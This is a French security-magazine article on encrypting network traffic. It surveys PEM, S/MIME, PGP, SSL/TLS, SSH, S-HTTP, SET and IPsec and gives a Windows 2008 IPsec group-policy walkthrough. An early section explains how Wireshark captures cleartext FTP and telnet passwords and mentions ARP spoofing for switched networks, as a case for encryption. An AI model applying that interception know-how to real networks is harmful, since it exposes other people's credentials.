Michael Schrott travaille dans la Sécurité Réseau Opérationnelle, c'est un passionné de programmation et il a une longue expérience dans la sécurité des applications Web. Son rôle en entreprise est de surveiller l'ensemble des systèmes informatiques et la sécurité des postes Unix et Windows.
Contact : mail@security-schrott.at



IGNACE KAGNI KUEVIAKŌÉ

Le cryptage des communications via le réseau

Degré de difficulté



Nombreux sont ceux qui développent une certaine méfiance vis-à-vis des communications par Internet. En effet, les informations qui circulent sur la toile peuvent être interceptées et lues par d'autres personnes. Le but de cet article est de présenter les facilités d'accès aux communications sur le réseau et de donner quelques outils de cryptage des communications.

La confidentialité demeure un élément essentiel et intrinsèque à la sécurité de toute information circulant ou non sur un réseau informatique. Et ce n'est pas un hasard si elle figure en bonne place dans le fameux triangle ultra important en matière de sécurité informatique à savoir la Disponibilité, l'Intégrité et la Confidentialité.

L'émetteur d'une information est naturellement censé connaître d'une manière ou d'une autre le ou les destinataires potentiels de son message. Et toute personne se retrouve mal à l'aise si elle se sait espionnée ou surveillée par un individu malintentionné.

Le cryptage est l'action de rendre illisible des informations pour quiconque ne possède pas la clé de décryptage.

Parmi les méthodes d'attaque, l'interception de message occupe une place prépondérante.

Capture des informations

L'analyse de trafic est une discipline que beaucoup de spécialistes et hackers affectionnent particulièrement. Il s'agit de se servir d'un logiciel pour écouter et stocker les paquets du trafic et ensuite essayer de lire le contenu des communications ainsi stockées sur le disque dur. Beaucoup d'outils existent pour faire cela. Et ces outils se basent la plupart du temps sur le fait que certains protocoles font transiter les informations et les commandes sous forme de texte et en clair sur le réseau. Le cas le plus typique est celui de

FTP (*File Transfer Protocol*). Pour s'en convaincre, il suffit de mettre en place un petit réseau comme l'indique le schéma de la Figure 1.

Considérons que l'ordinateur PC Alma se connecte au serveur FTP. Il suffit de lancer un sniffer comme Wireshark sur PC Pirate.

On peut enregistrer la capture des paquets au format pcap afin de pouvoir les réutiliser plus tard. Une fois la capture finie on utilise les filtres adéquats pour connaître les mots de passe passés en clair via les connexions FTP (ou telnet...).

Avec les options *Follow TCP Stream* et *Follow SSL Stream* il est possible de suivre entièrement une connexion TCP ou SSL à partir d'un seul paquet. Pour cela, il faut sélectionner le paquet qui vous paraît suspect, une connexion FTP ou l'accès à un site sécurisé, puis faire *Analyse->Follow TCP Stream* ou *Analyse->Follow SSL Stream*. Wireshark va filtrer tous les paquets reçus avec les adresses IP sources et destinations ainsi que les numéros de ports utilisés dans le paquet sélectionné. Ce qui affichera toutes les données échangées du flux TCP entier avec des couleurs différentes afin de reconnaître les paquets envoyés des paquets reçus. Avec cette technique, lors d'une attaque MITM, le pirate pourra suivre entièrement une connexion à un site web par exemple, récupérer les pages affichées, les données envoyées, de même pour les données cryptées.

La Figure 2 montre une interface de Ethereal qui est pratiquement la même que celle de

CET ARTICLE EXPLIQUE...

Les techniques de cryptage des informations envoyées entre deux postes via le réseau.

CE QU'IL FAUT SAVOIR...

Notions de base de la pile TCP/IP.

Notions basiques de cryptographie.

Wireshark. Vous pouvez y voir quelques paquets FTP capturés. La figure 3 présente l'interface de Wireshark/Ethereal qui permet de sélectionner le protocole à filtrer ainsi que le port. Et dans le cas de FTP, les mots de passe ainsi que toutes les communications apparaissent clairement et sans aucune ambiguïté.

S'il s'agit d'un réseau partagé donc présence d'un HUB sur le réseau, alors Wireshark suffit pour sniffer et déchiffrer le contenu.

Mais s'il s'agit d'un réseau commuté avec un switch, il faudra mettre en place un MAC flooding (moins efficace) ou un ARP spoofing (plus efficace)

Protocoles et implémentations cryptographiques

Les banques font partie des premiers utilisateurs de systèmes de cryptographie. Les cartes bancaires possèdent trois niveaux de sécurité : le code confidentiel, la signature RSA et l'authentification DES.

D'un autre côté, les navigateurs Web, ou browsers, tels que Mozilla Firefox ou Internet Explorer, utilisent le protocole de sécurité SSL (*Secure Sockets Layers*), qui repose sur un procédé de cryptographie par clé publique : le RSA. Il existe une correspondance entre le modèle OSI et les standards de cryptage. Ceci est illustré dans le Tableau 1.

Dans cette section, nous aborderons les différents protocoles de cryptage de communication tels que PEM, MOSS, S/MIME, PGP, SSL/TLS, SSH, S-http, SET, IPSec .

PEM/MOSS

Pem : *Privacy Enhanced Mail* est un protocole sécurisé de messagerie numérique qui utilise les certificats numériques gérés par une Autorité de certification.

MOSS : *MIME Object Security Services*, est un remplacement de PEM qui n'utilise pas les certificats numériques gérés par une AC, il fournit une association entre adresses email et les certificats et permet l'échange sécurisé des fichiers attachés.

S/MIME

S/MIME : est une version sécurisée du MIME. L'utilisation de S/MIME nécessite la présence

Tableau 1. Le modèle OSI et la cryptographie

OSI	TCP/IP	Protocoles
7 - Application	Application http, ftp, telnet, ...	PGP, GnuPG, SET, S-HTTP, S/MIME
6 - Présentation		Socks, SSH-User
5 - Session		
4 - Transport	Transport UDP, TCP	SSL, PCT, STLP, TLS SSH-Trans IPSec-Transport
3 - Réseau	Interconnexion de réseau IP ICMP	IPsec - IP MPLS couche 3 (BGP)
2 - Liaison de données	Interface réseau Ethernet, Frame Relay, ATM, PPP, ...	L2TP L2F, PPTP MPLS Couche 2
1 - Physique		Cryptage niveau hard

Tableau 2. Protocoles issus d'une combinaison avec SSL

Protocole sécurisé avec SSL	Numéro de port
https	443/tcp
smtps	465/tcp
nntps	563/tcp
sshell	614/tcp
ldaps	636/tcp
ftps-data	989/tcp
ftps	990/tcp
telnets	992/tcp
imaps	993/tcp
ircs	994/tcp
pop3s	995/tcp

d'un certificat électronique, d'un serveur de messagerie S/MIME, et d'un client de messagerie S/MIME. S/MIME assure :

- l'Intégrité : utilisation d'une fonction de calcul du digest et cryptage avec la clé privée.
- l'Authentification : basée sur l'utilisation de la clé privée du certificat électronique ...
- la Non répudiation : réalisation d'une signature électronique

- la Confidentialité : (cryptage symétrique) l'expéditeur envoie au destinataire la clé de chiffrement cryptée par la clé publique de ce dernier.

PGP

PGP est un système de cryptographie hybride, utilisant une combinaison des fonctionnalités de la cryptographie à clé publique et de la cryptographie symétrique.

Listing 1. Clé publique PGP

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.6 (GNU/Linux)
pQGiBDM+tJYRBACyoHzCRdJXXXFai0bENERmPYFQwx9gOWm7kZRnD27tzLjuQVWt
oFgooN/li04QIANo06fxo1GIbPH//x4QstrZDVqx8iEwEghHkjfJJM8GBECAAwF
Ajm+dL0FCQPCZwAACgkQvatgyKeVS0gbuwCePu5P6uEzIe0KtXGVOocZB1C8yPkA
oJFot6R8KbweB58KBR4fCihwKhKa
=fytL
-----END PGP PUBLIC KEY BLOCK-----
```

Lorsqu'un utilisateur chiffre un texte avec PGP, les données sont d'abord compressées. Cette compression des données permet de réduire le temps de transmission par tout moyen de communication, d'économiser l'espace disque et, surtout, de renforcer la sécurité cryptographique.

La plupart des cryptanalystes exploitent les modèles trouvés dans le texte en clair pour casser le chiffrement. La compression réduit ces modèles dans le texte en clair, améliorant par conséquent considérablement la résistance à la cryptanalyse.

Ensuite, l'opération de chiffrement se fait principalement en deux étapes : PGP crée une clé secrète IDEA de manière aléatoire, et chiffre les données avec cette clé. Ensuite, PGP crypte la clé secrète IDEA et la transmet au moyen de la clé RSA publique du destinataire.

L'opération de déchiffrement se fait également en deux étapes : PGP déchiffre la clé secrète IDEA au moyen de la clé RSA privée. PGP déchiffre les données avec la clé secrète IDEA précédemment obtenue.

SSL/TLS (Secured Socket Layer/ Transport Layer Security)

Conçu au début par Netscape, le protocole SSL fournit une communication sécurisée au niveau *transport* et utilise des certificats pour identifier chaque extrémité (le serveur, et parfois le client). Il est basé sur les algorithmes RSA.

TLS est un remplacement de SSL et il est basé sur SSLv3. Il comporte moins de problèmes légaux puisqu'il ne dépend pas des algorithmes déposés par RSA. Grâce à SSL/TLS beaucoup d'autres protocoles ont été mis au point (voir le Tableau 2).

SSH

Le protocole SSH (*Secure Shell*) a été mis au point en 1995 par le Finlandais Tatu Ylönen.

Il s'agit d'un protocole permettant à un client (un utilisateur ou bien même une machine) d'ouvrir une session interactive sur une machine distante (serveur) afin d'envoyer des commandes ou des fichiers de manière sécurisée.

Les données circulant entre le client et le serveur sont chiffrées, ce qui garantit leur confidentialité (personne d'autre

que le serveur ou le client ne peut lire les informations transitant sur le réseau). Il n'est donc pas possible d'écouter le réseau à l'aide d'un analyseur de trames.

Le client et le serveur s'authentifient mutuellement afin d'assurer que les deux machines qui communiquent sont bien celles que chacune des parties croit être. Il n'est donc plus possible pour un pirate d'usurper l'identité du client ou du serveur (*spoofing*).

La version 1 du protocole (SSH1) proposée dès 1995 avait pour but de servir d'alternative aux sessions interactives (shells) telles que Telnet, rsh, rlogin et rexec. Ce protocole possédait toutefois une faille permettant à un pirate d'insérer des données dans le flux chiffré. C'est la raison pour laquelle en 1997 la version 2 du

protocole (SSH2) a été proposée en tant que document de travail (draft) à l'IETF. Les documents définissant le protocole sont accessibles en ligne sur <http://www.ietf.org/html.charters/secsh-charter.html>.

Secure Shell Version 2 propose également une solution de transfert de fichiers sécurisé (SFTP, *Secure File Transfer Protocol*).

Exemple d'une connexion sécurisée aux serveurs SSH

On peut se servir de l'outil Putty téléchargeable gratuitement depuis l'URL suivant : <http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html>. Maintenant nous allons passer à la présentation des protocoles S-http, SET et IPSec.




Figure 1. Un réseau de test




Figure 2. Ethereal (ancienne version de Wireshark)

S-http

Contrairement à SSL qui travaille au niveau de la couche de transport, S-HTTP procure une sécurité basée sur des messages au-dessus du protocole HTTP, en marquant individuellement les documents HTML à l'aide de certificats. Alors que SSL est indépendant de l'application utilisée et chiffre l'intégralité de la communication, S-HTTP est très fortement lié au protocole HTTP et chiffre individuellement chaque message.

Les messages S-HTTP sont basés sur trois composantes : le message HTTP, les préférences cryptographiques de l'expéditeur et les préférences du destinataire.

Ainsi, pour décrypter un message S-HTTP, le destinataire du message analyse les en-têtes du message afin de déterminer le type de méthode qui a été utilisé pour crypter le message. Puis, grâce à ses préférences cryptographiques actuelles et précédentes, et aux préférences cryptographiques précédentes de l'expéditeur, il est capable de déchiffrer le message.

SET

SET (*Secure Electronic Transaction*) est un protocole de sécurisation des transactions électroniques mis au point par Visa et MasterCard, et s'appuyant sur le standard SSL.

SET est basé sur l'utilisation d'une signature électronique au niveau de l'acheteur et une transaction mettant en jeu non seulement l'acheteur et le vendeur, mais aussi leurs banques respectives.

Lors d'une transaction sécurisée avec SET, les données sont envoyées par le client au serveur du vendeur, mais ce dernier ne récupère que la commande. En effet, le numéro de carte bleue est envoyé directement à la banque du commerçant, qui va être en mesure de lire les coordonnées bancaires de l'acheteur, et donc de contacter sa banque afin de les vérifier en temps réel.

Ce type de méthode nécessite une signature électronique au niveau de l'utilisateur de la carte afin de certifier qu'il s'agit bien du possesseur de cette carte.

IPSec

IPSec (*Internet Protocol Security*) est un ensemble de protocoles (couche 3

modèle OSI) utilisant des algorithmes permettant le transport de données sécurisées sur un réseau IP.

Son objectif est d'authentifier et de chiffrer les données : le flux ne pourra être compréhensible que par le destinataire final (chiffrement) et la modification des

données par des intermédiaires ne pourra être possible (intégrité).

IPsec est souvent un composant de VPN, il est à l'origine de son aspect sécurité (canal sécurisé ou tunneling). La mise en place d'une architecture sécurisée à base d'IPsec est détaillée dans la RFC




Figure 3. Interface de sélection des protocoles à filtrer




Figure 4. Interface de Putty

2401. Il dispose de deux modes : le mode transport et le mode tunnel.

Sécurisation des communications à l'intérieur d'un réseau Windows 2008 avec IPsec

Cet exemple montre que IPsec permet de chiffrer les communications du réseau (confidentialité) et/ou de garantir que l'ordinateur ou le serveur avec lequel vous êtes en train de dialoguer est bien celui qu'il prétend être (authenticité), et ce de manière transparente pour l'utilisateur.

Il faut dans un premier temps, créer un objet GPO parce qu'il est plus pratique et logique d'appliquer les paramètres IPsec à l'ensemble du réseau, ou au moins à un site/domaine/OU, plutôt que de le faire poste à poste (on utilise donc les GPO). Ensuite, il faut paramétrer cet objet. Une fois ceci fait, il faut mettre à jour les GPO au niveau des autres ordinateurs du réseau, afin qu'ils puissent communiquer de façon cryptée avec le premier ordinateur configuré.

Création de la GPO (Objet de stratégie de groupe)

Avec Windows 2008, ouvrez la console *Gestion de Stratégie de groupe* (disponible dans les *Outils d'administration*). Ensuite faites un clic-droit sur le nom du domaine, site où l'on souhaite déployer la GPO puis sélectionnez *Créer un objet GPO dans ce domaine* et le lier ici.

Pour finir, indiquez le nom *Règles de sécurité des connexions* et validez par OK.

Paramétrage de la GPO

Toujours dans le même environnement, faites un clic-droit sur l'objet de stratégie de groupe ainsi créé, puis sélectionnez *Modifier*.

Déployez ensuite l'arborescence *Configuration de l'ordinateur > Stratégies > Paramètres Windows > Paramètres de sécurité > Pare-feu Windows avec fonctions avancées de sécurité*. Faites un clic-droit sur *Règles de sécurité de connexion* et sélectionnez *Nouvelle règle*.

Type de règle

Il reste maintenant à définir le type de règle à appliquer. Il y a plusieurs options. L'option *Isolation* permet de traiter tout le trafic pour un *profil réseau* donné. Lorsque l'ordinateur

se trouve dans une situation correspondant, il applique alors la règle de sécurité. L'option *Exemption d'authentification* permet de ne pas soumettre certains ordinateurs à la règle de sécurité, typiquement des ordinateurs qui doivent communiquer avant qu'ils ne puissent s'être authentifiés ou des ordinateurs qui ne peuvent pas utiliser le type d'authentification configuré dans la règle de sécurité. L'option *Serveur à Serveur* permet d'authentifier les communications entre des adresses IP ou des ensembles

d'adresses spécifiques. L'option *Tunnel* sert à la configuration de tunnels IPsec pour les passerelles VPN. L'option *Personnalisée* enfin permet, comme son nom l'indique, de configurer une règle de sécurité qui nécessite des paramètres spécifiques.

Laissez le choix par défaut (*Isolation*) puis cliquez sur *Suivant*

Configuration requise

Demander l'authentification des connexions entrantes et sortantes permet d'établir




Figure 5. Gestion de stratégie de groupe




Figure 6. Assistant Nouvelle règle de sécurité de connexion

une communication sécurisée si les deux ordinateurs le permettent ; sinon elle s'établit normalement de façon non sécurisée. Il faut laisser le choix par défaut qui est *Demander l'authentification des connexions entrantes et sortantes* puis cliquer sur *Suivant*.

Méthode d'authentification

L'option *Par défaut* utilise la méthode d'authentification spécifiée dans les propriétés du profil (Onglet *IPsec* des propriétés de *Pare-feu Windows avec fonctions avancées de sécurité*). L'option *Ordinateur et Utilisateur* vérifie qu'à la fois l'ordinateur et l'utilisateur qui tentent de communiquer avec le réseau sont authentifiés sur le domaine ou sur un domaine lié par une relation d'approbation. L'option *Ordinateur* vérifie que l'ordinateur qui tente de communiquer avec le réseau est authentifié sur le domaine ou sur un domaine lié par une relation d'approbation. L'option *Certificat d'ordinateur* permet à un ordinateur non authentifié sur le domaine de communiquer avec le réseau s'il est muni d'un certificat émis par l'autorité de certification spécifiée.

Laissez le choix par défaut (*Par défaut*) puis cliquez sur *Suivant*.

Profil

La page profil permet de sélectionner à quels profils s'appliquera la règle. L'option *Domaine* s'applique lorsqu'un ordinateur concerné par la règle est connecté à un réseau local sur lequel réside son compte de domaine (i.e. lorsque l'ordinateur est connecté au sein de l'entreprise). L'option *Privées* s'applique lorsqu'un ordinateur est connecté à un réseau à partir duquel le compte de domaine n'est pas joignable (i.e. au domicile de l'utilisateur). L'option *Publiques* s'applique lorsqu'un ordinateur est connecté au domaine depuis une connexion publique (aéroport, cybercafé...)

Laissez les 3 cases cochées par défaut, puis cliquez sur *Suivant*. Ensuite, indiquez le *Nom Demander l'authentification des connexions* et cliquez sur *Terminer*.

Paramétrer le chiffage des communications

Il faut à ce niveau définir clairement les paramètres de cryptage des communications. Faites un clic-droit sur

Pare-feu Windows avec fonctionnalités avancées et sélectionnez *Propriétés*.

Dans l'onglet *Paramètres IPsec*, dans le champ *Exemptions IPsec* indiquez *Oui* dans le menu déroulant (cela permet d'autoriser les requêtes de type ICMP telles que *ping* à circuler même si la communication sécurisée IPsec ne peut être établie, ce qui peut s'avérer très utile pour diagnostiquer des problèmes réseau), puis cliquez sur le bouton *Personnaliser* dans le champ *Valeurs par défaut IPsec*.

Dans l'encadré *Protection des données (mode rapide)*, sélectionnez *Avancé* puis cliquez sur *Personnaliser*.

Dans la fenêtre *Personnaliser les paramètres de protection des données*, cochez *Demander le chiffement de toutes les règles de sécurité de connexion qui utilisent ces paramètres* puis cliquez sur *OK* : ainsi les communications seront chiffrées en plus d'être authentifiées. Dans la fenêtre *Personnaliser les paramètres IPsec*, cliquez à nouveau sur *OK*, ainsi que dans la fenêtre de *Propriétés Pare-feu Windows avec fonctions avancées*. Fermez la console *Gestion de stratégie de groupe*. Nous allons à présent vérifier




Figure 7. Propriétés de Pare-feu Windows avec fonctions avancées de sécurité

le bon fonctionnement du système précédemment mis en place.

Mise à jour des GPO

Sur les autres ordinateurs, il faut exécuter *gpupdate* de la manière suivante : Dans le menu *Démarrer*, cliquer sur *Inviter de commandes* puis dans *l'Inviter de commandes* taper *gpupdate* et valider par *Entrée*. Lorsque la mise à jour est effectuée, fermer *l'Inviter de commandes*.

Accès à un autre ordinateur

Depuis un ordinateur sur lequel la mise à jour des GPO est effectuée, accéder à un autre par exemple en ouvrant ses




Figure 8. Cryptage PGP




Figure 9. Décryptage PGP

